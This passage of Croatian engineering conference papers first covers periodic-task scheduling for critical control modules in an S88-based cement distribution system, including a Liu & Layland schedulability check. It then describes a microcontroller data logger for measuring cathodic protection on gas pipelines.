Problem koji je prisutan kod ovako napisanog upravljačkog programa je ukupno vrijeme izvršavanja cijelog ciklusa preko 260 ms. Iz razloga što upravljački program čita svoje ulaze samo na početku ciklusa ispada da se ulazi osježavaju samo 4 puta u sekundi što je izuzetno sporo. Teoretski se može dogoditi da pojedini signal traje npr. 200 ms, a vrijeme između dva čitanja ulaza je 260 ms, te je moguće da sustav uopće ne registrira taj signal.

V. PRIJEDLOG RJEŠENJA

Kao što je na početku spomenuto, PAC koji se koristi kao procesno računalo podržava IEC 61131-3 standard što znači da omogućava izvršavanje programskog koda kako u kontinuiranom vremenskom procesu tako i od korisnika definiranim procesima.

Postoje dvije vrste takvih procesa: periodički (eng. *Periodic*) koji se izvršavaju u zadanim vremenskim intervalima i procesi potaknuti događajem (eng. *Event*) koji se aktiviraju na promjenu stanja sklopovske opreme ili programskih varijabli.

Prijedlog rješenja opisanih nedostataka uključuje definiranje nove strukture programa gdje se upravo u

periodičkim procesima pokreću kritične rutine. Samo periodično pokretanje odabranih CM-ova nije dovoljno jer u polju ulazno-izlazne memorijske procesne mape *AB_I[]* i *AB_Q[]* u tom trenutku nisu ažurni podaci pa je njih potrebno osvježiti. Da bi se zadovoljili ovi uvjeti napisane su nove rutine koje osvježavaju polje procesne mape prije pokretanje kritičnih CM-ova.

A. *Rutine*

Za svaki CM napisana je vlastita rutinu za osvježavanje podataka nazvana *CMxx_RefreshData* koja je prikazana slikom 4. Ona provjerava sve upotrijebljene CM-ove koristeći status *CMxx_CONFIG[n].CM_Enable* te čita ulazne signale i zapisuje izlazne.

Ulazni parametar rutine *CMxx_RefreshData* je modus rada *_RefreshMode* koji određuje što će se odraditi:

- 1 – čitanje podataka sa periferije PAC i spremanje u *AB_I[x,y]*
- 2 – čitanje iz *AB_Q[x,y]* i zapisivanje na periferiju PAC-a
- 3 – obadvije navedene operacije u jednom prolazu

Sva svojstva CM-a imaju filtar upotrebljenosti *IOpar_<name>Exist* i ne osvježavaju se ako se ne upotrebljavaju da bi se maksimalno smanjilo vrijeme potrebno za izvršavanje rutine. Za čitanje sa perifernog sklopovlja procesnog računala koriste se rutine *Get_BitFromSlot* i *Get_AnalogFromSlot*.

Za digitalne signale koristi se rutina *Get_BitFromSlot* a njezini ulazni parametri su sljedeći:

- *_SlotNumber* – definira s kojega će se slota čitati signal
- *_ByteNumber* – definira se adresa kartice ako se koristi distribuirana periferija
- *_BitNumber* – definira koji bit predstavlja željeni signal

Za analogne signale koristi se rutina *Get_AnalogFromSlot* a njezini ulazni parametri su sljedeći:

- *_SlotNumber* – definira s kojega će se slota čitati signal
- *_ByteNumber* – definira se kanal analoge kartice

Analogno tome za zapis na izlazno sklopovlje PAC-a koriste se rutine *Set_BitOnSlot* i *Set_AnalogOnSlot* koje imaju identične ulazne parametre kao i rutine za čitanje.

TABLICA I. POPIS NAPISANIH PROGRAMSKIH RUTINA

Red. br.	Rutina	CM tip
1	*CM01_RefreshData*	Valve On/Off (air/spring)
2	*CM02_RefreshData*	Motor/pump
3	*CM04_RefreshData*	Motor variable speed
4	*CM05_RefreshData*	Proportional valve
5	*CM06_RefreshData*	Digital Switch
6	*CM07_RefreshData*	Motor 2 speed
7	*CM08_RefreshData*	Motor 2 directions
8	*CM09_RefreshData*	Analog measurement
9	*CM13_RefreshData*	Valve double solenoid (air/air)
10	*CM14_RefreshData*	Motor Variable Speed 2 dir
11	*CM15_RefreshData*	Two way flap
12	*CM16_RefreshData*	Totalizer
13	*CM17_RefreshData*	Digital output
14	*CM25_RefreshData*	Motorized 2 way flap
15	*CM26_RefreshData*	Two way flap with middle position

Gore opisane rutine su univerzalne i mogu se koristi u svim projektima ne narušavajući opisani način generiranja programskog koda. Rutine za pristup sklopovskoj opremi *Get_BitFromSlot*, *SetBitOnSlot*, *GetAnalogFromSlot* i *SetAnalogOnSlot* moraju se pisati posebno za svaku sklopovsku konfiguraciju. Ovo je zbog toga što razvojno okruženje *RSLogix 5000* ne dopušta simbolično adresiranje periferije nego se ono mora egzaktno pozivati u kodu.

B. *Izbor kritičnih zadataka i definiranje procesa*


1. Isklop u nuždi

Jedan od kritičnih zadataka je detekcija zahtjeva za isklop u nuždi koji se obrađuje s kontrolnim modulom *CM06:Digital Switch*. Kako bi se zaštitili životi i imovina, a u skladu s IEC normama trajanja napona dodira, sustav u najgorem slučaju mora reagirati 70ms nakon što je stisnut taster isklopa u nuždi (eng. *Safety switch*). Iz tog zahtjeva proizlazi da se CM06 mora aktivirati najmanje svakih 70ms pa slijedi:

$$C = C_{CM06_Re} + C_{CM06} = 889 + 35140 = 36029$$

$$T = 70000\mu s$$

$$U = \frac{C}{T} = \frac{36029}{70000} = 0{,}5147$$



Slika 4. Blok shema *CMxx_RefreshData* rutine

2. Klapna sa srednjim položajem

Tijekom rada postrojenja kritične su se pokazale klapne sa srednjim položajem. Radi se o elektromehaničkom sustavu pokretanom elektromotorom čiji se radni status dojavljuje pomoću tri senzora položaja (početni, srednji i krajnji). Kako bi se osigurala sigurna detekcija položaja klapne period procesa koji čita njezin status mora biti manji od vremena prolaska preko senzora položaja. Na taj način osiguravamo da dva puta detektiramo aktivan senzor položaja. Iz mehaničkih karakteristika sustava smo izračunali da je vrijeme kada je klapna na senzorima položaja 110ms. Iz ovoga proizlazi da se očitanje položaja kontrolnim modulom *CM26 - Two way flap with middle position* mora periodično izvršavati svakih 100 ms pa slijedi:

$$C = C_{CM\,26_\mathrm{Re}} + C_{CM\,26} = 1950 + 7144 = 9094$$

$$T = 100000$$

$$U = \frac{C}{T} = \frac{9094}{100000} = 0{,}09094$$

3. Provjera raporedivosti po Liu & Layland

Nakon što smo definirani zahtjeve za periodične procese provjeriti ćemo njihovu rasporedivost odnosno mogućnost da se procesi korektno izvršavaju.

$$\sum_{i=1}^{N}\left(\frac{C_i}{T_i}\right) \le N \cdot \left(2^{\frac{1}{N}} - 1\right)$$

$$\sum_{i=1}^{2}\left(\frac{36029}{70000}, \frac{09094}{100000}\right) \le 2 \cdot \left(2^{\frac{1}{2}} - 1\right)$$

$$0{,}5147 + 0{,}09094 \le 2 \cdot (1{,}41421 - 1)$$

$$0{,}60564 \le 82842$$

Test je pozitivan što znači da ova dva kritična zadatka možemo potjerati u periodičkim procesima a prioritete ćemo odrediti monotono po učestalosti:

- Proces 1: CM06 svakih 70ms, prioritet 5
- Proces 2: CM26 svakih 100ms , prioritet 6


C. Implementacija

Implementacija opisanih rutina u program je relativno jednostavna. U početku u stablastu strukturu *Tasks* dodamo nove periodičke procese *PeriodicalTask_70ms i PeriodicalTask_100ms* te im dodijelimo prioritete. U njima su rutine *CM_OnTaskMain* za poziv kritičnih CM-ova. U njemu pozivam odabrane kritične rutine *CM06_onTask i CM26_onTask* na isti način kao i u kontinuiranom tasku *CONTROL_MODULES/ CM_Main_Routine*. Spomenute rutine osvježavaju podatke prije i nakon poziva originalnog CM-a i tako osiguravaju aktualna ulazna i izlazna stanja industrijskog postrojenja (Slika 5.). Ovdje pozvane odabrane komponente ne pozivamo u kontinuiranom procesu.


VI. EKSPLOATACIJSKE KARATKERISTIKE

Kao primjer eksploatacijskih karakteristika dan je trend koji prikazuje postupak pokretanja i zaustavljanja komponenti transportnog sustava kod punjenja autocistene preko mobilnog punjača (Slika 6.). Uvjet da se autocisterna počne puniti je da u silosu ima dovoljno cementa prema količini cementa koja je na vagi zadana za istovar i da sustav razrahljivanja cementa silosa iz kojega vršimo punjenje radi. Kako se količina utovarenoga cementa približava zadanoj, zadnjih 700 kg pneumatska zaklopka se ponovo zatvara na 50% tako da se tok cementa uspori. Kada vaga pokaže da preostaje još 200kg, pneumatska zaklopka se potpuno zatvara i preostala količina isteče u autocisternu. Točnost sa kojom se računa je ±40 kg.

Ključno kod ovoga dijela procesa je da se pokretanje pojedinih motora za uzdužno, poprečno i vertikalno gibanje punjača autocisterni vrši preko kutije sa tipkalima. Između ostaloga, do rješavanja ove problematike je upravo došlo iz razloga što sustav nije svaki puta mogao ustanoviti i pravovremeno reagirati na pritisak tipkala, te je u najgorem slučaju radnik na punjaču morao držati tipkalo pritisnuto dulje od pola sekunde. Naravno, takva situacija je nedopustiva. Kasnije se iz tog problema pokazalo da je sustav manjkav u pogledu brzine izvršavanja i u radu sa ostalim komponentama koje su vremenski kritične. Primjenom periodičkog izvršavanja pojedinih komponenata ova se problematika u potpunosti uklonila.



Slika 5. Dijagram izvršavanja *CMxx_onTask* rutine



Slika 6. Pokretanje i zaustavljanje komponenti transportnog sustava kod punjenja autocistene preko mobilnog punjača

VII. ZAKLJUČAK

Uvođenjem i razvojem ISA-88.01-1995 standarda za izradu programske podrške šaržnih procesa dobila se ujednačena struktura upravljačkih programa koja je standardizacijom pružila mogućnost jednoznačnog opisa i izrade. Možda najvažniji dio za inženjere u praksi je vrlo jednostavno prepravljanje postojećeg upravljačkog programa i njegova nadogradnja prema jasnom obrascu koji je uvjetovan S88 standardom. Prikazani sustav je temeljen na unaprijed isprogramiranim komponentama koje se nalaze u upravljačkom programu i unaprijed izvedenim komponentama *SCADA* sustava koje se prilikom izgradnje aplikacije za zadani proces povezuju u cjelinu.

Zbog sporosti rada računalnog sustava, koji nije bio u stanju registrirati pojedine kritične signale u trajanju i do pola sekunde, pristupilo se promjeni upravljačkog programa tako da se se pojedine vremenski kritične komponente izvode u posebno definiranim cikličkim procesima. Pri tome su se prije primjene definirali zahtjevi te izabrale frekvencije procesa kritičnih zadataka. Ograničenja primjene ovakvih rješenja je mogućnost raspoređivanja pa je neophodno testiranje istoga. Nakon izvršene provjere rasporedivosti (metoda *Liu & Layland*) zaključeno je da je ona moguća. Potom su napisane nove programske rutine koje su se uspješno implementirale u postojeće programsko rješenje i tako riješile problem.

Naravno, ovdje se može postaviti i teoretsko pitanje što ako je veća količina komponenti kritična u pogledu vremena izvršavanja tako da procesor ne može izvršiti kod u zadanom periodu odnosno ciklusu pozivanja. Ukoliko bi došlo do toga, moralo bi se nabaviti brži procesor, što je opet relativno loš odabir ukoliko se sustav planira proširivati, ili bi se nabavila dva procesora koji bi djelili komponente. Svakako, uvijek ostaje mogućnost optimiranja koda na uštrb gubljenja pojedinih mogućnosti komponente (simulacijski mod rada, testni mod rada).

Izrada ovakvih aplikacija pokazuje kako je za automatizaciju procesa potrebno poznavati i upotrijebiti znanja iz raznih područja tehničke struke.

LITERATURA

[1] G. Malčić: *Automatizacija sustava distribucije cementa primjenom S88 standarda*, Magistarski rad, Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva, Zagreb, 2011.

[2] J. Radej: *Sustavi za rad u stvarnom vremu*, skripta s predavanja, Sveučilište u Zagrebu, Fakultet elektrotehnike i računarstva, Zagreb, 2009.

[3] National Instruments: *PACs for Industrial Control, the Future of Control*, Tutorial, Feb 28, 2012.

[4] M. Barker, J. Rawtani: *Practical Batch Process Management*, ISBN: 0-7506-6277-8, Newnes, Elsevier Science & Technology Books, 2004.

[5] D. Koren, Z. Himelreich, G. Malčić, L. Padovan: *Upravljanje sustavom distribucije cementa*, Computers in Technical Systems (CTS), MIPRO 2009.

[6] D. Milićev: *Programiranje u realnom vremenu*, skripta, Beograd, 2002.

[7] ***: Logix5000 Controllers Execution Time and Memory Use, Reference manual, Rockwell Software, Publication 1756-RM087J-EN-P - August 2010.

[8] ***: Logix5000 Controllers IEC 61131-3 Compliance , Programming, Rockwell Software, Publication 1756-PM018B-EN-P - July 2008

Uređaj za mjerenje i prikupljanje podataka u katodnoj zaštiti

Dražen Pažameta*, Krešimir Kekez*, Danijel Maršić** i Goran Malčić**
* PA-EL d.o.o., Veliko Trgovišće, Hrvatska
drazen.pazameta@pa-el.hr
** Tehničko veleučilište u Zagrebu / Elektrotehnički odjel, Zagreb, Hrvatska
danijel.marsic@tvz.hr

Sažetak - Izgradnjom plinskog transportnog sustava u Republici Hrvatskoj između ostalih su postavljeni visoki zahtjevi u pogledu održavanja sustava katodne zaštite plinovoda. Ovaj rad prikazuje razvoj uređaja za prikupljanje podataka u katodnoj zaštiti koji podatke mjeri i pohranjuje na *SD* memorijsku karticu. Samim time podatke je moguće jednostavno prenijeti na računalo, a korištenjem programa *MS Excel* podaci se mogu grafički obrađivati. Uređajem se upravlja preko ugrađene tipkovnice, a na ugrađenom zaslonu mogu se vidjeti podaci iz procesa kao i trenutne vrijednosti koji se mjere.

I. UVOD


Korozija je nenamjerno odnošenje materijala sa površine metalnih konstrukcija. Nastaje zbog prirodne tendencije metala da se vrati u termodinamički stabilno početno stanje oksida. Sam proces korozije odvija se preko lokalnih katoda i anoda na površini metala. Uslijed anodne reakcije oksidacije metal u obliku iona napušta konstrukciju i time metal korodira.

Katodna zaštita u kombinaciji s premazima ili prevlakama učinkovita je tehnika zaštite od korozije za uronjene ili ukopane metalne konstrukcije, a zasniva se na tome da sva anodna područja na površini materijala dovedemo na potencijal najmanje katodnog područja. Kad nema razlike potencijala na površini metalne konstrukcije nema niti struje iona – tj. nema korozije. Kako bi se u tlima uspostavila dostatna razina zaštitnih struja na svaki dio ukopanog plinovoda (spremnika), primjenjuju se sustavi sa vanjskim izvorima struje [9]. Vanjski izvori struje osiguravaju dostatnu razinu napona za svladavanje otpora tla i omogućuju distribuciju struje od anodnih ležišta na mnogo veće duljine plinovoda od sustava sa žrtvenim anodama [2]. Sustavi katodne zaštite sa vanjskim izvorima struje uz uporabu automatske regulacije i uz dopunu sa sklopovima za zaštitu od interferencija i utjecaja *EE* postrojenja, daju veoma visoku sigurnost potpune zaštite ukopanog plinovoda (čelične konstrukcije) od korozije. Kao izvor zaštitne struje koristi se jednofazno upravljivi tiristorski most koji je sastavni dio uređaja katodne zaštite. Razvoj automatike i informatike omogućio je da sustavi katodnih zaštita budu i daljinski nadzirani i upravljani [3].

Osnovna ideja kod izrade uređaja za prikupljanje podataka u katodnoj zaštiti je da bude prenosiv, da ima mogućnost pohrane velike količine podataka (> 2GB), da omogućava tehnike mjerenja i skupljanja podataka prema *HRN EN 13509:2004* (Mjerne metode u katodnoj zaštiti), da prikupljene podatke na jednostavan način možemo prenijeti na osobno računalo i da korištenjem standardnih *MS Office* programa (*MS Excel*) podatke možemo editirati te izraditi izvještaje. U radu je prikazan razvoj programske podrške uređaja za mjerenje i prikupljanje podataka u katodnoj zaštiti izvedenog pomoću mikroprocesora *ATtmega644P*.

II. IDEJNO RJEŠENJE UREĐAJA

Uređaj za prikupljanje podataka u katodnoj zaštiti je mikroprocesorski uređaj koji prema zadanom algoritmu (programu) komunicira s periferijom (*AD* pretvarač, tipkovnica, zaslon), te na osnovu zadanih parametara (brzina uzorkovanja, tip mjerenja) prikupljene podatke sprema na *SD* (eng. ***S**ecure **D**igital, SD*) memorijsku karticu u obliku datoteke s ekstenzijom *.csv* (eng. *Microsoft Excel **C**omma **S**eparated **V**alues File*). Takva datoteka se jednostavno prenosi na osobno računalo gdje se radi daljnja obrada podataka. Principna shema uređaja za prikupljanje podataka u katodnoj zaštiti prikazana je na Slici 1.



Slika 1. Principna shema uređaja za prikupljanje podataka u katodnoj zaštiti

Sastoji se od sljedećih međusobno povezanih cjelina:

*1) Alfanumerički LCD (eng. **L**iquid **C**rystal **D**isplay) zaslon* za prikaz sljedećih trenutnih procesnih veličina:

- prikaz trenutnih izmjerenih vrijednosti za pojedini kanal (Ch1, Ch2, Ch3, Ch4);
- izbornik za odabir brzine snimanja (1 do 100 puta u sekundi);
- izbornik za odabir tipa mjerne metode. U slučaju *On/Off* mjerenja odabire se vrijeme *On*, vrijeme *Off* i broj perioda snimanja;
- izbornik za podešavanje sata realnog vremena.

2) Tipkala: za podešavanje i očitavanje trenutnih parametara

3) Sat realnog vremena RTC (eng. ***R**eal **T**ime **C**lock, RTC)* potreban da se odredi vrijeme i datum snimanja, a isto radi dodjele ekstenzije napravljene datoteke prilikom pohrane na karticu. Uređaj ima ugrađenu dodatnu bateriju za napajanje sata realnog vremena tako da u slučaju prekida napajanja ili prilikom zamjene baterije uređaja podaci o vremenu ostaju sačuvani.

4) 14-bitni AD (eng. ***A**nalog to **D**igital) pretvarač:* Jedan od najvažnijih dijelova uređaja. Podatke u katodnoj zaštiti potrebno je prikupiti s rezolucijom od 1 mV na cijelom mjernom opsegu od -5/+5V. Budući da ugrađeni AD pretvarač u mikrokontroleru *ATMEGA 644P* ima rezoluciju od 10 bita (rezolucija 9,7mV na mjernom opsegu -5V/+5V), to nije zadovoljavajuća preciznost za mjerenja u katodnoj zaštiti. U uređaju je korišten 14-bitni AD pretvarač *MAX 1148* koji na navedenom mjernom opsegu od -5V/+5V ima rezoluciju od 0,61mV. *AD* pretvarač s mikrokontrolerom komunicira preko *SPI* (eng. ***S**erial **P**eripheral **I**nterface, SPI*) sabirnice.

5) Analogni ulazi: Ulazna impedancija analognih ulaza i diferencijalnih pojačala za mjerenja u katodnoj zaštiti mora biti jako velika (*>10MΩ*). Tako prikupljene signale potrebno je odvojiti od smetnji tj. filtrirati. Za tu namjenu na svakom kanalu korišteni su niskopropusni aktivni filteri s donjom graničnom frekvencijom 5 Hz. Kod odabira naponskih granica (mjernih opsega) analognih ulaza korištena su iskustva u mjerenjima iz dosadašnje prakse. U uređaj su implementirana četiri analogna kanala. *Kanal 1* i *Kanal 2* (*Ch1* i *Ch2*) imaju mjerni opseg od -5V do +5V. Oni su namijenjeni snimanju elektrokemijskog potencijala cjevovoda ili drugih uronjenih ili ugrađenih podzemnih metalnih konstrukcija. *Kanal 3* (*Ch3*) ima mjerni opseg od 0-200mVAC RMS. On mjeri čistu efektivnu vrijednost izmjeničnog signala. Predviđen je za mjerenje izmjeničnih struja na čeličnoj mjernoj sondi. Mjerenje struje omogućeno je dodavanjem vanjskog otpornika 10Ω klase točnosti +/-1%. Na taj način moguće je mjeriti jakost izmjenične struje do 20 mA. Promjenom otpornika možemo podesiti mjerni opseg za mjerenje struje. *Kanal 4* (*Ch4*) ima mjerni opseg od -50V do +50V i namijenjen je snimanju izlaznog napona uređaja katodne zaštite.

6) Sklop za inicijalizaciju i snimanje krivulje depolarizacije na mjernoj sondi: Uređaj za prikupljanje podataka u katodnoj zaštiti mora imati ugrađen relej spojen sa izvodima na mjernom mjestu katodne zaštite koji programski upravljan prekida i uspostavlja galvansku vezu između mjerne sonde i mjernog izvoda sa cjevovoda. Na taj način moguće je izmjeriti tzv. krivulju depolarizacije potencijala na mjernoj sondi. Iz te krivulje nadalje se mogu očitati svi relevantni podaci: Uključni potencijal E_{on}, Isključni potencijal E_{off}, Količina depolarizacije ΔE, te *IR* pad napona u strujnim krugovima. Svi ti podaci potrebni su za određivanje ispravnosti rada i analizu sustava katodne zaštite.

7) Centralna procesorska jedinica (eng. ***C**entral **P**rocessing **U**nit, CPU*) je glavni dio uređaja za prikupljanje podataka u katodnoj zaštiti. Sastoji se od 8-bitnog mikroprocesora *ATMEGA644P* sklopovske arhitekture *AVR*, proizvođača *ATMEL*. Mikroprocesor brine o sljedećim funkcijama:

- Na osnovu algoritma i podešenih parametara (brzina uzimanja uzoraka, tip mjerenja) mikrokontroler preko *SPI* sabirnice komunicira sa *AD* pretvaračem te izmjerene podatke iz *AD* pretvarača sprema u svoju *SRAM* (eng. ***S**tatic **R**andom **A**ccess **M**emory, SRAM*) memoriju.
- Preko *SPI* sabirnice komunicira sa *SD* karticom te podatke iz *SRAM* memorije mikrokontrolera sprema na *SD* memorijsku karticu.
- Omogućava prikaz izmjerenih vrijednosti na *LCD* zaslonu.
- Preko *I2C* (eng. ***I**nter-**I**ntegrated **C**ircuit*) sabirnice komunicira sa satom realnog vremena te na osnovu vremena određuje ime datoteke.


8) Napajanje uređaja. Kućište u koje je uređaj ugrađen ima predviđeno mjesto za ugradnju jedne baterije od 9V, tipa *6R61-R22*. Uređaj se napaja iz punjive baterija NiMh 8,4V i kapaciteta 200 mAh. Potrošnja uređaja ograničava njegov rad s navedenim kapacitetom baterije na cca jedan sat. Iz navedenog razloga uređaj je moguće preko ugrađenog konektora priključiti na vanjski izvor napajanja ili bateriju od 9-15 VDC. Priključak na vanjsku bateriju od 12 V koristi se za tzv. 24 satna snimanja, dok auto-priključak 12 V koristimo za punjenje baterije uređaja u pauzama između pojedinih snimanja.



Slika 2. Uređaj za prikupljanje podataka u katodnoj zaštiti

III. PROGRAMSKO RJEŠENJE

Za izradu programskog rješenja uređaja za prikupljanje podataka u katodnoj zaštiti korištena je razvojna okolina *BASCOM* i istoimeni programski jezik. "Podloga" tog jezika je klasični *Basic*, na čiju je strukturu nadograđena podrška za rad s mikroprocesorima arhitekture *AVR*, odnosno naredbe ili funkcije koje konfiguriraju i aktiviraju pojedine sklopove mikroprocesora [2]. Prijenos podataka sa računala u programsku memoriju mikroprocesora se izvodi preko programatora *AVRISP mkII*.



Slika 3. Principni dijagram toka programa

Programsko rješenje za uređaj sastoji se od tri cjeline:

- Inicijalizacija
- Glavna petlja programa
- Prekidni potprogrami (eng. *Interrupt routine*)

A. *Inicijalizacija*

Inicijalizacijski dio programa služi za pripremu uređaja za ispravan rad punjenjem pripadajućih registara u mikroprocesoru određenim vrijednostima. U inicijalno konfiguriranje prije svega spada:

- Definiranje osnovnih parametara *SPI* komunikacije
- Definiranje osnovnih parametra za povezivanje sa *LCD* zaslonom.
- Definiranje parametara rada 14-bitnog AD (eng. ***A**nalog to **D**igital*) pretvarača.
- Konfiguracija *TIMERA1*.
- Definiranje načina rada *TIMERA2* (skok u prekidnu rutinu svaku sekundu – *On/Off* mjerenje).
